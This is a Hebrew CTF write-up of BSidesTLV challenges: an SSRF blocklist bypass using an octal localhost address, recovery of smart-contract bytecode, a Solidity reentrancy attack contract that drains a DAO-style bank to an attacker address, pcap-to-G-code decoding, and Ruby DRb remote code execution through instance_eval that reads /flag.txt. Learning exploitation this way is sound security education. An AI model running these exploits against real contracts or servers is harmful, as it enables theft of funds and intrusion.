
Translation As A Service 750

Moving from one language to another can be rather difficult. Translation As A Service is a system that will allow you to smoothly use our own custom and unique translation algorithm, to transition from your own language to another.

<http://translate.challenges.bsidesitlv.com/>

This challenge was written by: Daniel Abeles


האתר הציג שירות תרגום מאנגלית לספרדית:



ניסינו קלטים שונים, ולבסוף התברר שאם מכניסים כתובת אינטרנט, מקבלים את התוכן שלו. כלומר, האתר פגיע ל-[SSRF](#).


ניסינו להתחבר ל-localhost וקיבלנו את התשובה הבאה:

```
root@kali:/media/sf_CTFs/bsidesitlv/Translation_As_A_Service# curl
http://translate.challenges.bsidesitlv.com/api/translate?text=http://loca
lhost
{"status":400,"content":"\n    <html>\n    <body>\n    <h1>Our
SuperWAF has detected suspicious behaviour...</h1>\n    </body>\n
</html>\n    "}
```



האתר חסם את הגישה. אולם, ישנן אינספור דרכים להתייחס ל-localhost. לאחר מספר נסיונות, התברר שהאתר לא מזהה את הניסוח <http://0177.0.0.1/>, מה שנתן לנו את הדגל:

```
{ "status":200,"content":"\n <html>\n      <body>\n<h1>Congratz!!!</h1>\n      <p>BSidesTLV{S$RF-1N-TR4NSLAT3-!Z-S0-KEWL!}</p>\n      </body>\n    </html>\n  " }
```



אתגר #14 - The Lost Contract

The Lost Contract

750

Sh*t!! We've lost the source code of our contract! All we know is that the contract address is:

0x176E7dD5238041E9962106cBbccE55FB75b474ae

Blockchain provider:

<http://elprofessor.challenges.bsidestlv.com:7545/>

Do you think you can retrieve it?

(If you see any problem with the challenge, feel free to send email to nimrod@scorpiones.io and we will try to help you)

This challenge was written by:

- Nimrod Levy

נתחבר לספק:


```
const Web3 = require('web3');

web3 = new Web3(new
Web3.providers.HttpProvider("http://elprofessor.challenges.bsidestlv.com
:7545/"));

var code =
web3.eth.getCode("0x176E7dD5238041E9962106cBbccE55FB75b474ae",
web3.eth.defaultBlock, (code, data) =>{
    console.log(code);
    console.log(data);
});
```

התשובה:

[illegible]




באמצעות המודול [IDA-EVM](#) שמאפשר לפענח את הקוד של ה-EVM (Ethereum Virtual Machine), ניתן למצוא את קטע הקוד הבא:

```
RAM:00DE          PUSH32
0x425369646573544c567b4976654233336e4c307374346e645930754730744d65 //
BSidesTLV{IveB33nL0st4ndY0uG0tMe

RAM:00FF          PUSH1      0x20
RAM:0101          DUP3
RAM:0102          ADD
RAM:0103          MSTORE
RAM:0104          PUSH32
0x217d000000000000000000000000000000000000000000000000000000000000 // !}
```

כלומר, הדגל הוא:

```
BSidesTLV{IveB33nL0st4ndY0uG0tMe!}
```

אתגר #15 - El Profesor

El Profesor

1200

Before you start, listen to [This](#).

So as you understand from the video, your mission is to perform the biggest money heist in a bank we own!

Some details:

- The bank has issued a new fundraiser for a new coin called DAO.
- The fundraiser currently holds 1337 Ethereum, and you hold only one Ethereum.
- When you'll empty the bank, you'll get the flag!
- We've attached the smart-contract source code for your impression.


<http://elprofessor.challenges.bsideslv.com/>

(If you see any problem with the challenge, feel free to send email to nimrod@scorpiones.io and we will try to help you)

Yours,
El Profesor.

This challenge was written by:

- Nimrod Levy
- Reut Menashe

 [dao.sol](#)

הקוד הבא צורף:


```
pragma solidity ^0.4.23;

library SafeMath {

    /**
     * @dev Multiplies two numbers, reverts on overflow.
     */
    function mul(uint256 a, uint256 b) internal pure returns (uint256) {
        // Gas optimization: this is cheaper than requiring 'a' not being
        // zero, but the
        // benefit is lost if 'b' is also tested.
        // See: https://github.com/OpenZeppelin/openzeppelin-
        solidity/pull/522
        if (a == 0) {
            return 0;
        }

        uint256 c = a * b;
        require(c / a == b);

        return c;
    }
}
```



```
}

/**
 * @dev Integer division of two numbers truncating the quotient,
 * reverts on division by zero.
 */
function div(uint256 a, uint256 b) internal pure returns (uint256) {
    require(b > 0); // Solidity only automatically asserts when
    dividing by 0
    uint256 c = a / b;
    // assert(a == b * c + a % b); // There is no case in which this
    doesn't hold

    return c;
}

/**
 * @dev Subtracts two numbers, reverts on overflow (i.e. if
 * subtrahend is greater than minuend).
 */
function sub(uint256 a, uint256 b) internal pure returns (uint256) {
    require(b <= a);
    uint256 c = a - b;

    return c;
}

/**
 * @dev Adds two numbers, reverts on overflow.
 */
function add(uint256 a, uint256 b) internal pure returns (uint256) {
    uint256 c = a + b;
    require(c >= a);

    return c;
}

/**
 * @dev Divides two numbers and returns the remainder (unsigned
 * integer modulo),
 * reverts when dividing by zero.
 */
function mod(uint256 a, uint256 b) internal pure returns (uint256) {
    require(b != 0);
    return a % b;
}
}

contract dao {
    using SafeMath for uint;
    mapping(address=>uint) userBalances;
    modifier oneWei() {
        require(userBalances[msg.sender] >= 1 wei);
        _;
    }

    function getUserBalance(address user) constant returns(uint) {
        return userBalances[user];
    }
}
```

```

}
function addToBalance() payable {
    uint currentBalance = userBalances[msg.sender];
    userBalances[msg.sender] = currentBalance.add(msg.value);
}
function getBalance() constant returns (uint) {
    return this.balance;
}

function withdrawBalance() oneWei() {
    uint amountToWithdraw = userBalances[msg.sender];
    if (amountToWithdraw > this.balance) {
        amountToWithdraw = this.balance;
    }
    if (msg.sender.call.value(amountToWithdraw) () == false) {
        return;
    }
    userBalances[msg.sender] = 0;
}

function() payable {}
}

```

המטרה היא לנצל חולשת אטומיות ולרוקן את החוזה מנכסיו. באותה החולשה השתמשו כנגד ה-[DAO](#), מה שהוביל לגניבת 50 מיליון דולר.

קטע הקוד הפגיע הוא:

```

uint amountToWithdraw = userBalances[msg.sender];
if (amountToWithdraw > this.balance) {
    amountToWithdraw = this.balance;
}
if (msg.sender.call.value(amountToWithdraw) () == false) {
    return;
}
userBalances[msg.sender] = 0;

```

כפי שניתן לראות, הקוד הזה פגיע כי איפוס היתרה נעשה לאחר שהעברה מתבצעת. כאשר הסכום יכול להישלח לחוזה אחר, ופונקציית ה-fallback של אותו חוזה תיקרא.

בפונקציית ה-fallback ניתן לקרוא שוב באופן רקורסיבי ל-withdrawBalance וניתן יהיה למשוך שוב מטבעות מכיוון שהתנאי בודק את היתרה והיא כזכור עדיין לא שונתה.

לכן, המימוש של החוזה החכם שלנו שלנו יהיה:

```

// ...(the original dao contract code)...

contract Attack {
    address attacker_address = /*attacker_address*/;
    mapping(address=>uint) userBalances;
    dao target;
    int i;
    function Attack(address a) payable{
        target = dao(a);
    }
}

```



```
// donate some Ether to make withdraw accept
function donate() public payable {
    i = 1;
    target.addToBalance.value(msg.value) ();
}

function get_balance() public view returns(uint) {
    return target.getBalance();
}

function myBalance() public view returns(uint) {
    return target.getUserBalance(this);
}

function withdraw() public{
    target.call(bytes4(keccak256("withdrawBalance()")));
}

// Make it recursive
function () public payable{
    if(i > 0) {
        i -= 1;
        this.withdraw();
        attacker_address.transfer(msg.value);
    }
}
}
```

ההתקפה תמשוך את סכום ההעברה ותעביר את הסכום לכתובת של התוקף. נייצא את החוזה:


```
var attack_abi = /*[abi-contract]*/;
var a = fundraiser_address ;
var attackContract = web3.eth.contract(attack_abi);
var attack = attackContract.new(a, {
    from: /*attacker_address*/,
    data: /*contract_binary*/,
    gas: '4700000'
}, function (e, contract){
    console.log(e, contract);
    if (typeof contract.address !== 'undefined') {
        console.log('Contract mined! address: ' +
        contract.address + ' transactionHash: ' + contract.transactionHash);
    }
})
)
```

ולאחר מכן, נתקוף:

```
var attacker = web3.eth.contract(attack_abi).at(contract.address);
attacker.donate({value:13370000000000000000});
attacker.withdraw()
```

כאשר נבדוק את היתרה, נקבל את הדגל:

```
BSidesTLV{MiSonAlzatoOBellaCiaoBellaCiaoBellaCiaoCiaoCiao!}
```



אתגר #16 - The Lost Award

The Lost Award

1000

Commander Keen and B.J. Blazkowicz are trying to bring back some lost award plate. any chance you can help?

This challenge was written by: Roey Sherman

TheLostAward...

הקובץ המצורף הכיל Network Capture של תעבורת SMB. החלק העיקרי היה העתקת קובץ בשם B:\SidesTLV.manipulated_smb.pcapng:

677	167.553239	192.168.40.136	192.168.40.128	SMB2	410 Create Response File: B:\SidesTLV.manipulated_smb.pcapng
678	167.553490	192.168.40.128	192.168.40.136	SMB2	275 GetInfo Request FS_INFO/FileFsVolumeInformation;GetInfo Request FS_INFO/FileFsAttributeInformation
680	167.553964	192.168.40.128	192.168.40.136	SMB2	162 SetInfo Request FILE_INFO/SMB2_FILE_ENDOFFILE_INFO
682	167.560342	192.168.40.128	192.168.40.136	SMB2	42394 Write Request Len:1048576 Off:0
685	167.561693	192.168.40.128	192.168.40.136	SMB2	32174 Write Request Len:1048576 Off:1048576 File: B:\SidesTLV.manipulated_smb.pcapng
698	167.563265	192.168.40.128	192.168.40.136	SMB2	64294 Write Request Len:1048576 Off:2097152
785	167.570189	192.168.40.128	192.168.40.136	SMB2	64294 Write Request Len:1048576 Off:3145728
844	167.576202	192.168.40.128	192.168.40.136	SMB2	64294 Write Request Len:1048576 Off:4194304
872	167.579587	192.168.40.128	192.168.40.136	SMB2	64294 Write Request Len:1048576 Off:5242880
921	167.584459	192.168.40.128	192.168.40.136	SMB2	64294 Write Request Len:1048576 Off:6291456 File: B:\SidesTLV.manipulated_smb.pcapng
926	167.585908	192.168.40.128	192.168.40.136	SMB2	64294 [TCP Previous segment not captured] Write Request Len:1048576 Off:7340032
2587	167.639274	192.168.40.128	192.168.40.136	SMB2	64294 Write Request Len:1048576 Off:8388608
2631	167.642559	192.168.40.128	192.168.40.136	SMB2	64294 Write Request Len:1048576 Off:9437184
2660	167.646622	192.168.40.128	192.168.40.136	SMB2	64294 Write Request Len:1048576 Off:10485760 File: B:\SidesTLV.manipulated_smb.pcapng
2695	167.649439	192.168.40.128	192.168.40.136	SMB2	64294 Write Request Len:1048576 Off:11534336
2722	167.651819	192.168.40.128	192.168.40.136	SMB2	64294 Write Request Len:713512 Off:12582912
2812	167.662402	192.168.40.128	192.168.40.136	SMB2	194 SetInfo Request FILE_INFO/SMB2_FILE_BASIC_INFO File: B:\SidesTLV.manipulated_smb.pcapng
2814	167.667011	192.168.40.128	192.168.40.136	SMB2	162 GetInfo Request FILE_INFO/SMB2_FILE_NETWORK_OPEN_INFO
2816	167.673956	192.168.40.128	192.168.40.136	SMB2	146 Close Request

הקובץ הועתק בחלקים, אך ישנו קטע שלא נקלט בלכידת התעבורה ולכן לא ניתן היה להשתמש ב-Wireshark על מנת לחלץ את הקובץ.


שימו לב שהקובץ שהועבר (ונקלט רק באופן חלקי) הוא Network Capture בעצמו. עמוק בפנים היה הקובץ המעניין באמת - רצף ארוך של מחרוזות המקודדות ב-Base64.

ניקח מחרוזת אחת כזו וננסה להבין מה היא מסמלת:

```
SUVZRULNQldHTVpUR09KVEdNWlRLTTJGR0lZVEdOSlRHUVpUR01aVkdRWURFTlJUR0FaVEFN  
MkZHSTRER09CvEhFMlRBTvJZR000VEDSSlNHQVpUT01aWUdVWURFTUpURzQyQT09PT0
```

נפענח ונקבל:

```
root@kali:~/media/sf_CTFs/bsidestlv/The_Lost_Award# echo  
SUVZRULNQldHTVpUR09KVEdNWlRLTTJGR0lZVEdOSlRHUVpUR01aVkdRWURFTlJUR0FaVEFN  
MkZHSTRER09CvEhFMlRBTvJZR000VEDSSlNHQVpUT01aWUdVWURFTUpURzQyQT09PT0= |  
base64 -d  
IEYEIMBWGMZTGOJTGmZTKM2FGIYTGnJTGQZTGMZVGQYDENRTGAZTAM2FGI4DGOBTHE2TAMRY  
GM4TGRJSGAZTOMZYGUyDEMjTG42A===
```



זה נראה כמו Base32, נפענח ונקבל:

```
root@kali:/media/sf_CTFs/bsidestlv/The_Lost_Award# echo
IEYEIMBWGMZTGOJTGTMZTKM2FGIYTGNTGQZTGMZVGYDENRTGAZTAM2FGI4DGOBTHE2TAMRY
GM4TGRJSGAZTOMZYGYDEMJTG42A=== | base32 -d
A0D06333933353E2135343335402630303E2838395028393E2037385021374
```

זה נראה כמו ייצוג של בתים, אך הפענוח לא נראה כמו משהו מוכר:

```
root@kali:/media/sf_CTFs/bsidestlv/The_Lost_Award# echo
A0D06333933353E2135343335402630303E2838395028393E2037385021374 | xxd -p
-r | xxd -g 1
00000000: a0 d0 63 33 93 33 53 e2 13 53 43 33 54 02 63 03
..c3.3S..SC3T.c.
00000010: 03 e2 83 83 95 02 83 93 e2 03 73 85 02 13 74
.....s...t
```

עם זאת, שמנו לב למאפיין בולט של אוסף המחרוזות. רובן התחילו עם אותה תחילית: SUVZRUINQI. לאחר שרשרת הפענוח, הדבר התמפה ל-A0D0. הרצף הזה אינו בעל משמעות, אבל הוא מאוד מזכיר רצף אחר שנראה בתדירות כשמסתכלים על הייצוג הבינארי של קבצי טקסט: 0A0D, או במילים אחרות, `.\r\n`.


מה יקרה אם נהפוך את הייצוג שקיבלנו ורק אז ננסה להתייחס אליו כ-ASCII?

```
echo A0D06333933353E2135343335402630303E2838395028393E2037385021374 |
rev | xxd -p -r
G1 X70.98 Y88.006 E3451.53936
```


קיבלנו תוכן בעל משמעות! זהו פורמט G-Code, המשמש לייצוג עצמים בעולם ההדפסה התלת-מימדית. לאחר פענוח כל המחרוזות לפי הלוגיקה הנ"ל, קיבלנו רשימה ארוכה בפורמט G-Code, לדוגמא:

```
root@kali:/media/sf_CTFs/bsidestlv/The_Lost_Award# strings
BSidesTLV.gnpacp | grep SUVZR | while read line ; do echo $line | base64
-d | base32 -d | rev | xxd -p -r ; done | head
G1 F1500 X144.304 Y134.404 E800.40224
G0 F9000 X143.805 Y134.613
G1 F1500 X143.005 Y133.813 E800.44928
G0 F9000 X142.522 Y134.037
G1 F1500 X143.307 Y134.821 E800.49541
G0 F9000 X142.808 Y135.03
G1 F1500 X142.02 Y134.242 E800.54174
G0 F9000 X141.516 Y134.445
G1 F1500 X142.31 Y135.239 E800.58842
G0 F9000 X141.796 Y135.432
```



המודל המתקבל מכך הוא:



מזוויות מסויימות אפשר לראות משהו שמזכיר דגל:




אולם, הרבה יותר נוח לנקות שורות בצורה אקראית ולבחון את התוצאה. למשל:



לאחר מספר נקיונות באזורים שונים ניתן היה לחבר את החלקים השונים לדגל מלא:

```
BSidesTLV{w3_Prnt1ng_3D_FL@gz_n0w!}
```



אתגר #17 - You "shell" not pass!



צורף למשימה קישור לסרטון ב-Youtube, שמסביר איך להשתמש בשלט רחוק של טלוויזיה. לאחר התחברות לשרת, שלחנו ראשית אקראי של אותיות. זו ההודעה שקיבלנו:

```
~$ nc notpass.challenges.bsidestlv.com 1337
sjkadfksdbf
[DRb::DRbConnError: msgI" too large packet 1936354145]T:bt[I"7/usr/local/lib/ruby/2.6.0/drb/drb.rb:581:in 'load'FI"/usr/local/lib/ruby/2.6.0/drb/drb.rb:620:in 'recv_request'FI"/usr/local/lib/ruby/2.6.0/drb/drb.rb:934:in 'recv_request'FI"D/usr/local/lib/ruby/2.6.0/drb/drb.rb:1610:in 'init_with_client'FI"A/usr/local/lib/ruby/2.6.0/drb/drb.rb:1622:in 'setup_message'FI";usr/local/lib/ruby/2.6.0/drb/drb.rb:1568:in 'perform'FI"Q/usr/local/lib/ruby/2.6.0/drb/drb.rb:1679:in 'block (2 levels) in main_loop'FI"8/usr/local/lib/ruby/2.6.0/drb/drb.rb:1675:in 'loop'FI"F/usr/local/lib/ruby/2.6.0/drb/drb.rb:1675:in 'block in main_loop'FI:F:bt_locations@
~$
```

רואים כאן הודעת שגיאה: too large packet עם מספר גדול מאוד.

המחשבה הראשונית הייתה שזה כנראה איזשהו ניסיון ל-deserialization. רואים גם שהשרת מריץ רובי גרסת 2.6.0, ושקובץ השגיאה הוא drb.rb.

חיפוש קטן באינטרנט על DRb, מעלה את הדוקומנטציה הבאה:

<https://ruby-doc.org/stdlib-2.6.1/libdoc/drb/rdoc/DRb.html>

בקיצור נמרץ: DRb הוא מערכת אובייקטים מבוזרת של רובי. DRb מאפשר קריאה של מתודות מתהליך אחד של רובי לתהליך אחר של רובי, אפילו בין מכונות שונות.

כפי שרואים בדוקומנטציה, מגדירים שרת בתחילית של druby:// ומשתמשים ב:

```
DRbObject.new_with_uri(SERVER_URI)
```

עוד מתוך הדוקומנטציה: יש תבליט בשם Security שטוען שישנה אפשרות להשתמש ב-instance_eval ע"י DRbObject ועל ידי כך להריץ כל קוד בשרת.



ניסיון ראשון היה ע"י הקוד הבא:

```
require 'drb/drb'
SERVER_URI="druby://notpass.challenges.bsidesTLV.com:1337"
DRb.start_service
ro = DRbObject.new_with_uri(SERVER_URI)
class << ro
  undef :instance_eval # force call to be passed to remote object
end
ro.instance_eval("`ls -l`")
```

קיבלנו את התשובה הבאה:

```
=> "total 4\n-rw-rw-rw- 1 bsidesTLV bsidesTLV    156 Jun 17 11:19
app.rb\n"
```

כל מה שנשאר הוא לחפש את הדגל. שינוי קטן בשורה האחרונה בקוד, יבצע את החיפוש:

```
ro.instance_eval("`find / -iname flag*`")
```

התוצאה הראשונה שמקבלים היא:


```
/flag.txt
```

נקרא את הדגל באמצעות:

```
ro.instance_eval("`cat /flag.txt`")
```

ונקבל:

```
BSidesTLV{Distribut3dRubbyS3rv3r}
```



Redis in the wild - #18 אתגר

Redis in the wild

300

In order to evaluate your OSINT skills, we hid a server on the internet!

All we share is the following things:

1. Our server is located in Frankfurt and belongs to DigitalOcean.
2. Our server has been indexed in shodan.
3. Our server is running a Redis service that contains the flag by the key "flag"

Your mission is to figure out and find our server, and then submit the flag!

This challenge was written by:

- Nimrod Levy

